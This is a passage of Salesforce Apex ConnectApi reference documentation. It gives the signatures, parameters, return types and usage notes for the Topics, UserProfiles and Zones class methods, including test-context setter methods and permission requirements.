public static ConnectApi.Topic createTopic(String communityId, String name, String
description)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

name
Type: String

The name of the topic.

description
Type: String

The description of the topic.

Return Value

Type: `ConnectApi.Topic`

deleteTopic(communityId, topicId)

Deletes the specified topic. Only users with the "Delete Topics" or "Modify All Data" permission can delete topics.

API Version

29.0

Requires Chatter

No

Signature

```
public static Void deleteTopic(String communityId, String topicId)
```

Parameters

communityId
Type: String,

Use either the ID for a community, `internal`, or `null`.

topicId
Type: String

The ID for a topic.

Return Value

Type: Void

Usage

Topic deletion is asynchronous. If a topic is requested before the deletion completes, the response is 200: Successful and the `isBeingDeleted` property of `ConnectApi.Topic` is `true` in version 33.0 and later. If a topic is requested after the deletion completes, the response is 404: NOT_FOUND.

`getGroupsRecentlyTalkingAboutTopic(communityId, topicId)`

Returns information about the five groups that most recently contributed to the specified topic.

API Version

29.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterGroupSummaryPage
getGroupsRecentlyTalkingAboutTopic(String communityId, String topicId)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`topicId`
Type: String

The ID for a topic.

Return Value

Type: `ConnectApi.ChatterGroupSummaryPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetGroupsRecentlyTalkingAboutTopic(communityId, topicId, result)

Testing ConnectApi Code

`getRecentlyTalkingAboutTopicsForGroup(communityId, groupId)`

Returns up to five topics most recently used in the specified group.

API Version

29.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.TopicPage getRecentlyTalkingAboutTopicsForGroup(String
communityId, String groupId)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`groupId`
Type: String

The ID for a group.

Return Value

Type: `ConnectApi.TopicPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetRecentlyTalkingAboutTopicsForGroup(communityId, groupId, result)

`getRelatedTopics(communityId, topicId)`

List of five topics most closely related to the specified topic.

Two topics that are assigned to the same feed item at least three times are related.

API Version

29.0

Available to Guest Users

32.0

Requires Chatter

No

Signature

```
public static ConnectApi.TopicPage getRelatedTopics(String communityId, String topicId)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`topicId`
Type: String

The ID for a topic.

Return Value

Type: `ConnectApi.TopicPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

- setTestGetRelatedTopics(communityId, topicId, result)

Use either the ID for a community, `internal`, or `null`.

Return Value

Type: `ConnectApi.TopicPage`

getTopics(communityId, sortParam)

Returns the first page of topics for the organization in the specified order.

API Version

29.0

Available to Guest Users

32.0

Requires Chatter

No

Signature

```
public static ConnectApi.TopicPage getTopics(String communityId, ConnectApi.TopicSort
sortParam)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

sortParam
Type: `ConnectApi.TopicSort`

Values are:

- `popularDesc`—Sorts topics by popularity with the most popular first. This value is the default.
- `alphaAsc`—Sorts topics alphabetically.

Return Value

Type: `ConnectApi.TopicPage`

getTopics(communityId, pageParam, pageSize)

Returns the topics for the specified page.

API Version

29.0

Available to Guest Users

32.0

Requires Chatter

No

Signature

```
public static ConnectApi.TopicPage getTopics(String communityId, Integer pageParam,
Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.TopicPage`

`getTopics(communityId, pageParam, pageSize, sortParam)`

Returns the topics for the specified page in the specified order.

API Version

29.0

Available to Guest Users

32.0

Requires Chatter

No

Signature

```
public static ConnectApi.TopicPage getTopics(String communityId, Integer pageParam,
Integer pageSize, ConnectApi.TopicSort sortParam)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.TopicSort`

Values are:

- `popularDesc`—Sorts topics by popularity with the most popular first. This value is the default.
- `alphaAsc`—Sorts topics alphabetically.

Return Value

Type: `ConnectApi.TopicPage`

`getTopics(communityId, q, sortParam)`

Returns the topics that match the specified search criteria in the specified order.

API Version

29.0

Available to Guest Users

32.0

Requires Chatter

No

Signature

```
public static ConnectApi.TopicPage getTopics(String communityId, String q,
ConnectApi.TopicSort sortParam)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Specifies the string to search. The string must contain at least two characters, not including wildcards.

sortParam
Type: `ConnectApi.TopicSort`

Values are:

- `popularDesc`—Sorts topics by popularity with the most popular first. This value is the default.
- `alphaAsc`—Sorts topics alphabetically.

Return Value

Type: `ConnectApi.TopicPage`

`getTopics(communityId, q, pageParam, pageSize)`

Returns the topics that match the specified search criteria for the specified page.

API Version

29.0

Available to Guest Users

32.0

Requires Chatter

No

Signature

```
public static ConnectApi.TopicPage getTopics(String communityId, String q, Integer
pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Specifies the string to search. The string must contain at least two characters, not including wildcards.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.TopicPage`

getTopics(communityId, q, pageParam, pageSize, sortParam)

Returns the topics that match the specified search criteria for the specified page in the specified order.

API Version

29.0

Available to Guest Users

32.0

Requires Chatter

No

Signature

```
public static ConnectApi.TopicPage getTopics(String communityId, String q, Integer
pageParam, Integer pageSize, ConnectApi.TopicSort sortParam)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Specifies the string to search. The string must contain at least two characters, not including wildcards.

pageParam
Type: Integer

Specifies the number of the page you want returned. Starts at 0. If you pass in `null` or 0, the first page is returned.

pageSize
Type: Integer

Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.TopicSort`

Values are:

- `popularDesc`—Sorts topics by popularity with the most popular first. This value is the default.
- `alphaAsc`—Sorts topics alphabetically.

Return Value

Type: `ConnectApi.TopicPage`

`getTopics(communityId, q, exactMatch)`

Returns the topic that matches the exact, case-insensitive name.

API Version

33.0

Available to Guest Users

33.0

Requires Chatter

No

Signature

```
public static ConnectApi.TopicPage getTopics(String communityId, String q, Boolean
exactMatch)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Specifies the string to search. The string must contain at least two characters, not including wildcards.

exactMatch
Type: Boolean

Specify `true` to find a topic by its exact, case-insensitive name.

Return Value

Type: `ConnectApi.TopicPage`

`getTopicsOrFallBackToRenamedTopics(communityId, q, exactMatch, fallBackToRenamedTopics)`

If there isn't an exact match, returns the most recent renamed topic match.

API Version

35.0

Available to Guest Users

35.0

Requires Chatter

No

Signature

```
public static ConnectApi.TopicPage getTopicsOrFallBackToRenamedTopics(String communityId,
String q, Boolean exactMatch, Boolean fallBackToRenamedTopics)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

q
Type: String

Specifies the string to search. The string must contain at least two characters, not including wildcards.

exactMatch
Type: Boolean

Specify `true` to find a topic by its exact, case-insensitive name or to find the most recent renamed topic match if there isn't an exact match.

fallBackToRenamedTopics
Type: Boolean

Specify `true` and if there isn't an exact match, the most recent renamed topic match is returned. If there are multiple renamed topic matches, only the most recent is returned. If there are no renamed topic matches, an empty collection is returned.

Return Value

Type: `ConnectApi.TopicPage`

`getTopicSuggestions(communityId, recordId, maxResults)`

Returns suggested topics for the specified record or feed item. Administrators must enable topics for objects before users can see suggested topics for records of that object type.

API Version

29.0

Requires Chatter

No

Signature

```
public static ConnectApi.TopicSuggestionPage getTopicSuggestions(String communityId,
String recordId, Integer maxResults)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

recordId
Type: String

The ID for a record or feed item.

maxResults
Type: Integer

Maximum number of topic suggestions that get returned. The default is 5. Value must be greater than 0 and less than or equal to 25.

Return Value

Type: `ConnectApi.TopicSuggestionPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetTopicSuggestions(communityId, recordId, maxResults, result)

Testing ConnectApi Code

`getTopicSuggestions(communityId, recordId)`

Returns suggested topics for the specified record or feed item. Administrators must enable topics for objects before users can see suggested topics for records of that object type.

API Version

29.0

Requires Chatter

No

Signature

```
public static ConnectApi.TopicSuggestionPage getTopicSuggestions(String communityId,
String recordId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

recordId
Type: String

The ID for a record or feed item.

Return Value

Type: `ConnectApi.TopicSuggestionPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetTopicSuggestions(communityId, recordId, result)

Testing ConnectApi Code

`getTopicSuggestionsForText(communityId, text, maxResults)`

Returns suggested topics for the specified string of text.

API Version

29.0

Requires Chatter

No

Signature

```
public static ConnectApi.TopicSuggestionPage getTopicSuggestionsForText(String
communityId, String text, Integer maxResults)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

text
Type: String

String of text.

maxResults
Type: Integer

Maximum number of topic suggestions that get returned. The default is 5. Value must be greater than 0 and less than or equal to 25.

Return Value

Type: `ConnectApi.TopicSuggestionPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetTopicSuggestionsForText(communityId, text, maxResults, result)

Testing ConnectApi Code

`getTopicSuggestionsForText(communityId, text)`

Returns suggested topics for the specified string of text.

API Version

29.0

Requires Chatter

No

Signature

```
public static ConnectApi.TopicSuggestionPage getTopicSuggestionsForText(String
communityId, String text)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

text
Type: String

String of text.

Return Value

Type: `ConnectApi.TopicSuggestionPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

`getTrendingTopics(communityId, maxResults)`

List of the top five trending topics for the organization.

API Version

29.0

Available to Guest Users

32.0

Requires Chatter

No

Signature

```
public static ConnectApi.TopicPage getTrendingTopics(String communityId, Integer maxResults)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`maxResults`
Type: Integer

Maximum number of topic suggestions that get returned. The default is 5. Value must be greater than 0 and less than or equal to 25.

Return Value

Type: `ConnectApi.TopicPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetTrendingTopics(communityId, maxResults, result)

Testing ConnectApi Code

`mergeTopics(communityId, topicId, idsToMerge)`

Merges up to five secondary topics with the specified primary topic.

API Version

33.0

Requires Chatter

No

Signature

```
public static ConnectApi.Topic mergeTopics(String communityId, String topicId,
List<String> idsToMerge)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`topicId`
Type: String

The ID for the primary topic for the merge. If this topic is a managed topic, it retains its topic type, topic images, and children topics.

`idsToMerge`
Type: List<String>

A list of up to five comma-separated secondary topic IDs to merge with the primary topic. If any of these secondary topics are managed topics, they lose their topic type, topic images, and children topics. Their feed items are reassigned to the primary topic.

Return Value

Type: `ConnectApi.Topic`

Usage

Only users with the "Delete Topics" or "Modify All Data" permission can merge topics.

reassignTopicsByName(communityId, recordId, topicNames)

Reassigns all the topics on a record or feed item, that is, removes all the assigned topics on a record or feed item and adds topics. Optionally, provides a list of suggested topics to assign to a record or feed item to improve future topic suggestions. Only users with the "Assign Topics" permission can remove topics from records or feed items and add existing topics to records or feed items. Only users with the "Create Topics" permission can add new topics to records or feed items. Administrators must enable topics for objects before users can add topics to records of that object type.

API Version

35.0

Requires Chatter

No

Signature

```
public static ConnectApi.TopicPage reassignTopicsByName(String communityId, String recordId, ConnectApi.TopicNamesInput topicNames)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

recordId
Type: String

The ID of the record or feed item to which to assign the topic.

topicNames
Type: `ConnectApi.TopicNamesInput`

A list of topics to replace the currently assigned topics. Optionally, a list of suggested topics to assign to improve future topic suggestions.

Return Value

Type: `ConnectApi.TopicPage`

unassignTopic(communityId, recordId, topicId)

Removes the specified topic from the specified record or feed item. Only users with the "Assign Topics" permission can remove topics from feed items or records. Administrators must enable topics for objects before users can add topics to records of that object type.

API Version

29.0

Requires Chatter

No

Signature

```
public static Void unassignTopic(String communityId, String recordId, String topicId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

recordId
Type: String

The ID for a record or feed item.

topicId
Type: String

The ID for a topic.

Return Value

Type: Void

updateTopic(communityId, topicId, topic)

Updates the description or name of the specified topic or merges up to five secondary topics with the specified primary topic.

API Version

29.0

Requires Chatter

No

Signature

```
public static ConnectApi.Topic updateTopic(String communityId, String topicId,
ConnectApi.TopicInput topic)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

topicId
Type: String

The ID for a topic.

topic
Type: ConnectApi.TopicInput

A ConnectApi.TopicInput object containing the name and description of the topic or up to five comma-separated secondary topic IDs to merge with the primary topic.

Return Value

Type: ConnectApi.Topic

Usage

Only users with the "Edit Topics" or "Modify All Data" permission can update topic names and descriptions. Only users with the "Delete Topics" or "Modify All Data" permission can merge topics.

Topics Test Methods

The following are the test methods for Topics. All methods are static.

For information about using these methods to test your ConnectApi code, see Testing ConnectApi Code.

setTestGetGroupsRecentlyTalkingAboutTopic(communityId, topicId, result)

Registers a ConnectApi.ChatterGroupSummaryPage object to be returned when ConnectApi.getGroupsRecentlyTalkingAboutTopic is called in a test context.

API Version

29.0

Signature

```
public static Void setTestGetGroupsRecentlyTalkingAboutTopic(String communityId, String topicId, ConnectApi.ChatterGroupSummaryPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, internal, or null.

topicId
Type: String

The ID for a topic.

result
Type: ConnectApi.ChatterGroupSummaryPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

- getGroupsRecentlyTalkingAboutTopic(communityId, topicId)
- Testing ConnectApi Code

setTestGetRecentlyTalkingAboutTopicsForGroup(communityId, groupId, result)

Registers a `ConnectApi.TopicPage` object to be returned when the `ConnectApi.getRecentlyTalkingAboutTopicsForGroup` method is called in a test context.

API Version

29.0

Signature

```
public static Void setTestGetRecentlyTalkingAboutTopicsForGroup(String communityId,
String groupId, ConnectApi.TopicPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

groupId
Type: String

The ID for a group.

result
Type: `ConnectApi.TopicPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

- getRecentlyTalkingAboutTopicsForGroup(communityId, groupId)
- Testing ConnectApi Code

setTestGetRecentlyTalkingAboutTopicsForUser(communityId, userId, result)

Creates a topics page to use for testing. After you create the page, use the matching `ConnectApi.getRecentlyTalkingAboutTopicsForUser` method to access the test page and run your tests. Use the method with the same parameters or you receive an exception.

API Version

29.0

Signature

```
public static Void setTestGetRecentlyTalkingAboutTopicsForUser(String communityId,
String userId, ConnectApi.TopicPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for a user.

result
Type: `ConnectApi.TopicPage`

Specify the test topics page.

Return Value

Type: Void

SEE ALSO:

getRecentlyTalkingAboutTopicsForUser(communityId, userId)

Testing ConnectApi Code

`setTestGetRelatedTopics(communityId, topicId, result)`

Registers a `ConnectApi.TopicPage` object to be returned when the `ConnectApi.getRelatedTopics` method is called in a test context.

API Version

29.0

Signature

```
public static Void setTestGetRelatedTopics(String communityId, String topicId,
ConnectApi.TopicPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

topicId
Type: String

The ID for a topic.

result
Type: `ConnectApi.TopicPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getRelatedTopics(communityId, topicId)

Testing ConnectApi Code

`setTestGetTopicSuggestions(communityId, recordId, maxResults, result)`

Registers a `ConnectApi.TopicSuggestionPage` object to be returned when the matching `ConnectApi.getTopicSuggestions` method is called in a test context. Use the method with the same parameters or you receive an exception. Use the method with the same parameters or you receive an exception.

API Version

29.0

Signature

```
public static Void setTestGetTopicSuggestions(String communityId, String recordId,
Integer maxResults, ConnectApi.TopicSuggestionPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

recordId
Type: String

The ID for a record or feed item.

maxResults
Type: Integer

Maximum number of topic suggestions that get returned. The default is 5. Value must be greater than 0 and less than or equal to 25.

result
Type: `ConnectApi.TopicSuggestionPage`

Specify the test topic suggestions page.

Return Value

Type: Void

SEE ALSO:

getTopicSuggestions(communityId, recordId, maxResults)

Testing ConnectApi Code

setTestGetTopicSuggestions(communityId, recordId, result)

Registers a `ConnectApi.TopicSuggestionPage` object to be returned when the matching `ConnectApi.getTopicSuggestions` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

29.0

Signature

```
public static Void setTestGetTopicSuggestions(String communityId, String recordId,
ConnectApi.TopicSuggestionPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

recordId
Type: String

The ID for a record or feed item.

result
Type: `ConnectApi.TopicSuggestionPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getTopicSuggestions(communityId, recordId)

Testing ConnectApi Code

setTestGetTopicSuggestionsForText(communityId, text, maxResults, result)

Registers a `ConnectApi.TopicSuggestionPage` object to be returned when the matching `ConnectApi.getTopicSuggestionsForText` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

29.0

Signature

```
public static Void setTestGetTopicSuggestionsForText(String communityId, String text,
Integer maxResults, ConnectApi.TopicSuggestionPage result)
```

Parameters

communityId
: Type: String

  Use either the ID for a community, `internal`, or `null`.

text
: Type: String

  String of text.

maxResults
: Type: Integer

  Maximum number of topic suggestions that get returned. The default is 5. Value must be greater than 0 and less than or equal to 25.

result
: Type: `ConnectApi.TopicSuggestionPage`

  The object containing test data.

Return Value

Type: Void

SEE ALSO:

- getTopicSuggestionsForText(communityId, text, maxResults)
- Testing ConnectApi Code

setTestGetTopicSuggestionsForText(communityId, text, result)

Registers a `ConnectApi.TopicSuggestionPage` object to be returned when the matching `ConnectApi.getTopicSuggestionsForText` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

29.0

Signature

```
public static Void setTestGetTopicSuggestionsForText(String communityId, String text,
ConnectApi.TopicSuggestionPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

text
Type: String

String of text.

result
Type: `ConnectApi.TopicSuggestionPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getTopicSuggestionsForText(communityId, text)

Testing ConnectApi Code

`setTestGetTrendingTopics(communityId, result)`

Registers a `ConnectApi.TopicPage` object to be returned when the matching `ConnectApi.getTrendingTopics` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

29.0

Signature

```
public static Void setTestGetTrendingTopics(String communityId, ConnectApi.TopicPage
result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

result
Type: ConnectApi.TopicPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getTrendingTopics(communityId)

Testing ConnectApi Code

setTestGetTrendingTopics(communityId, maxResults, result)

Registers a `ConnectApi.TopicPage` object to be returned when the matching `ConnectApi.getTrendingTopics` method is called in a test context. Use the method with the same parameters or you receive an exception.

API Version

29.0

Signature

```
public static Void setTestGetTrendingTopics(String communityId, Integer maxResults,
ConnectApi.TopicPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

maxResults
Type: Integer

Maximum number of topic suggestions that get returned. The default is 5. Value must be greater than 0 and less than or equal to 25.

result
Type: ConnectApi.TopicPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getTrendingTopics(communityId, maxResults)

Testing ConnectApi Code

UserProfiles Class

Access user profile data. The user profile data populates the profile page (also called the Chatter profile page). This data includes user information (such as address, manager, and phone number), some user capabilities (permissions), and a set of subtab apps, which are custom tabs on the profile page.

Namespace

ConnectApi

UserProfiles Methods

The following are methods for `UserProfiles`. All methods are static.

IN THIS SECTION:

deleteBannerPhoto(communityId, userId)
Delete a user banner photo.

deletePhoto(communityId, userId)
Deletes the specified user's photo.

getBannerPhoto(communityId, userId)
Get a user banner photo.

getPhoto(communityId, userId)
Returns information about the specified user's photo.

getUserProfile(communityId, userId)
Returns the user profile of the context user.

setBannerPhoto(communityId, userId, fileId, versionNumber)
Set the user banner photo to an already uploaded file.

setBannerPhoto(communityId, userId, fileUpload)
Set the user banner photo to a file that hasn't been uploaded.

setBannerPhotoWithAttributes(communityId, userId, bannerPhoto)
Set and crop an already uploaded file as the user banner photo.

setBannerPhotoWithAttributes(communityId, userId, bannerPhoto, fileUpload)
Set the user banner photo to a file that hasn't been uploaded and requires cropping.

setPhoto(communityId, userId, fileId, versionNumber)
Sets the user photo to be the specified, already uploaded file.

setPhoto(communityId, userId, fileUpload)
Sets the provided blob to be the photo for the specified user. The content type must be usable as an image.

setPhotoWithAttributes(communityId, userId, photo)
Sets and crops the existing file as the photo for the specified user. The content type must be usable as an image.

setPhotoWithAttributes(communityId, userId, photo, fileUpload)
Sets and crops the provided blob as the photo for the specified user. The content type must be usable as an image.

`deleteBannerPhoto(communityId, userId)`

Delete a user banner photo.

API Version

36.0

Requires Chatter

No

Signature

```
public static Void deleteBannerPhoto(String communityId, String userId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

ID of the user.

Return Value

Type: Void

`deletePhoto(communityId, userId)`

Deletes the specified user's photo.

API Version

35.0

Requires Chatter

No

Signature

```
public static Void deletePhoto(String communityId, String userId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for the context user or the keyword `me`.

Return Value

Type: Void

getBannerPhoto(communityId, userId)

Get a user banner photo.

API Version

36.0

Requires Chatter

No

Signature

```
public static ConnectApi.BannerPhoto getBannerPhoto(String communityId, String userId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

ID of the user.

Return Value

Type: `ConnectApi.BannerPhoto`

getPhoto(communityId, userId)

Returns information about the specified user's photo.

API Version

35.0

Available to Guest Users

35.0

Requires Chatter

No

Signature

```
public static ConnectApi.Photo getPhoto(String communityId, String userId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for a user.

Return Value

Type: `ConnectApi.Photo`

SEE ALSO:

Methods Available to Communities Guest Users

getUserProfile(communityId, userId)

Returns the user profile of the context user.

API Version

29.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.UserProfile getUserProfile(String communityId, String userId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for a user.

Return Value

Type: ConnectApi.UserProfile

setBannerPhoto(communityId, userId, fileId, versionNumber)

Set the user banner photo to an already uploaded file.

API Version

36.0

Requires Chatter

No

Signature

```
public static ConnectApi.BannerPhoto setBannerPhoto(String communityId, String userId,
String fileId, Integer versionNumber)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

ID of the user.

fileId
Type: String

ID of the already uploaded file to use as the user banner. The key prefix must be 069, and the image must be smaller than 8 MB.

versionNumber
Type: Integer

Version number of the file. Specify an existing version number or, to get the latest version, specify `null`.

Return Value

Type: ConnectApi.BannerPhoto

Usage

Photos are processed asynchronously and may not be visible right away.

setBannerPhoto(communityId, userId, fileUpload)

Set the user banner photo to a file that hasn't been uploaded.

API Version

36.0

Requires Chatter

No

Signature

```
public static ConnectApi.BannerPhoto setBannerPhoto(String communityId, String userId,
ConnectApi.BinaryInput fileUpload)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

ID of the user.

fileUpload
Type: `ConnectApi.BinaryInput`

A file to use as the photo. The content type must be usable as an image.

Return Value

Type: `ConnectApi.BannerPhoto`

Usage

Photos are processed asynchronously and may not be visible right away.

`setBannerPhotoWithAttributes(communityId, userId, bannerPhoto)`

Set and crop an already uploaded file as the user banner photo.

API Version

36.0

Requires Chatter

No

Signature

```
public static ConnectApi.BannerPhoto setBannerPhotoWithAttributes(String communityId,
String userId, ConnectApi.BannerPhotoInput bannerPhoto)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

ID of the user.

bannerPhoto
Type: `ConnectApi.BannerPhotoInput`

A `ConnectApi.BannerPhotoInput` object that specifies the ID and version of the file, and how to crop the file.

Return Value

Type: `ConnectApi.BannerPhoto`

Usage

Photos are processed asynchronously and may not be visible right away.

`setBannerPhotoWithAttributes(communityId, userId, bannerPhoto, fileUpload)`

Set the user banner photo to a file that hasn't been uploaded and requires cropping.

API Version

36.0

Requires Chatter

No

Signature

```
public static ConnectApi.BannerPhoto setBannerPhotoWithAttributes(String communityId,
String userId, ConnectApi.BannerPhotoInput bannerPhoto, ConnectApi.BinaryInput
fileUpload)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

ID of the user.

bannerPhoto
Type: `ConnectApi.BannerPhotoInput`

A `ConnectApi.BannerPhotoInput` object specifying the cropping parameters.

`fileUpload`
Type: `ConnectApi.BinaryInput`

A file to use as the photo. The content type must be usable as an image.

Return Value

Type: `ConnectApi.BannerPhoto`

Usage

Photos are processed asynchronously and may not be visible right away.

`setPhoto(communityId, userId, fileId, versionNumber)`

Sets the user photo to be the specified, already uploaded file.

API Version

35.0

Requires Chatter

No

Signature

```
public static ConnectApi.Photo setPhoto(String communityId, String userId, String
fileId, Integer versionNumber)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`userId`
Type: String

The ID for the context user or the keyword `me`.

`fileId`
Type: String

ID of a file already uploaded. The file must be an image, and be smaller than 2 GB.

`versionNumber`
Type: Integer

Version number of the existing file. Specify either an existing version number, or `null` to get the latest version.

Return Value

Type: ConnectApi.Photo

Usage

Photos are processed asynchronously and may not be visible right away.

setPhoto(communityId, userId, fileUpload)

Sets the provided blob to be the photo for the specified user. The content type must be usable as an image.

API Version

35.0

Requires Chatter

No

Signature

```
public static ConnectApi.Photo setPhoto(String communityId, String userId,
ConnectApi.BinaryInput fileUpload)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for the context user or the keyword `me`.

fileUpload
Type: ConnectApi.BinaryInput

A file to use as the photo. The content type must be usable as an image.

Return Value

Type: ConnectApi.Photo

Usage

Photos are processed asynchronously and may not be visible right away.

setPhotoWithAttributes(communityId, userId, photo)

Sets and crops the existing file as the photo for the specified user. The content type must be usable as an image.

API Version

35.0

Requires Chatter

No

Signature

```
public static ConnectApi.Photo setPhotoWithAttributes(String communityId, String userId,
ConnectApi.PhotoInput photo)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for the context user or the keyword `me`.

photo
Type: `ConnectApi.PhotoInput`

A `ConnectApi.PhotoInput` object specifying the file ID, version number, and cropping parameters.

Return Value

Type: `ConnectApi.Photo`

Usage

Photos are processed asynchronously and may not be visible right away.

`setPhotoWithAttributes(communityId, userId, photo, fileUpload)`

Sets and crops the provided blob as the photo for the specified user. The content type must be usable as an image.

API Version

35.0

Requires Chatter

No

Signature

```
public static ConnectApi.Photo setPhotoWithAttributes(String communityId, String userId,
ConnectApi.PhotoInput photo, ConnectApi.BinaryInput fileUpload)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

userId
Type: String

The ID for the context user or the keyword `me`.

photo
Type: `ConnectApi.PhotoInput`

A `ConnectApi.PhotoInput` object specifying the cropping parameters.

fileUpload
Type: `ConnectApi.BinaryInput`

A file to use as the photo. The content type must be usable as an image.

Return Value

Type: `ConnectApi.Photo`

Usage

Photos are processed asynchronously and may not be visible right away.

Zones Class

Access information about Chatter Answers zones in your organization. Zones organize questions into logical groups, with each zone having its own focus and unique questions.

Note: With the Winter '18 release, Salesforce no longer supports Chatter Answers. Users of Chatter Answers won't be able to post, answer, comment, or view any of the existing Chatter Answers data. You have until the Winter '18 release to complete your transition to Chatter Questions. For more information, see Chatter Answers to Retire in Winter '18.

Namespace

ConnectApi

Zones Methods

The following are methods for `Zones`. All methods are static.

IN THIS SECTION:

getZone(communityId, zoneId)
Returns a specific zone based on the zone ID.

getZones(communityId)
Returns a paginated list of zones.

getZones(communityId, pageParam, pageSize)

Returns a paginated list of zones with the specified page and page size.

searchInZone(communityId, zoneId, q, filter)

Search a zone by keyword. Specify whether to search articles or questions.

searchInZone(communityId, zoneId, q, filter, pageParam, pageSize)

Search a zone by keyword. Specify whether to search articles or questions and specify the page of information to view and the page size.

searchInZone(communityId, zoneId, q, filter, language)

Search a zone by keyword. Specify the language of the results and specify whether to search articles or questions.

`getZone(communityId, zoneId)`

Returns a specific zone based on the zone ID.

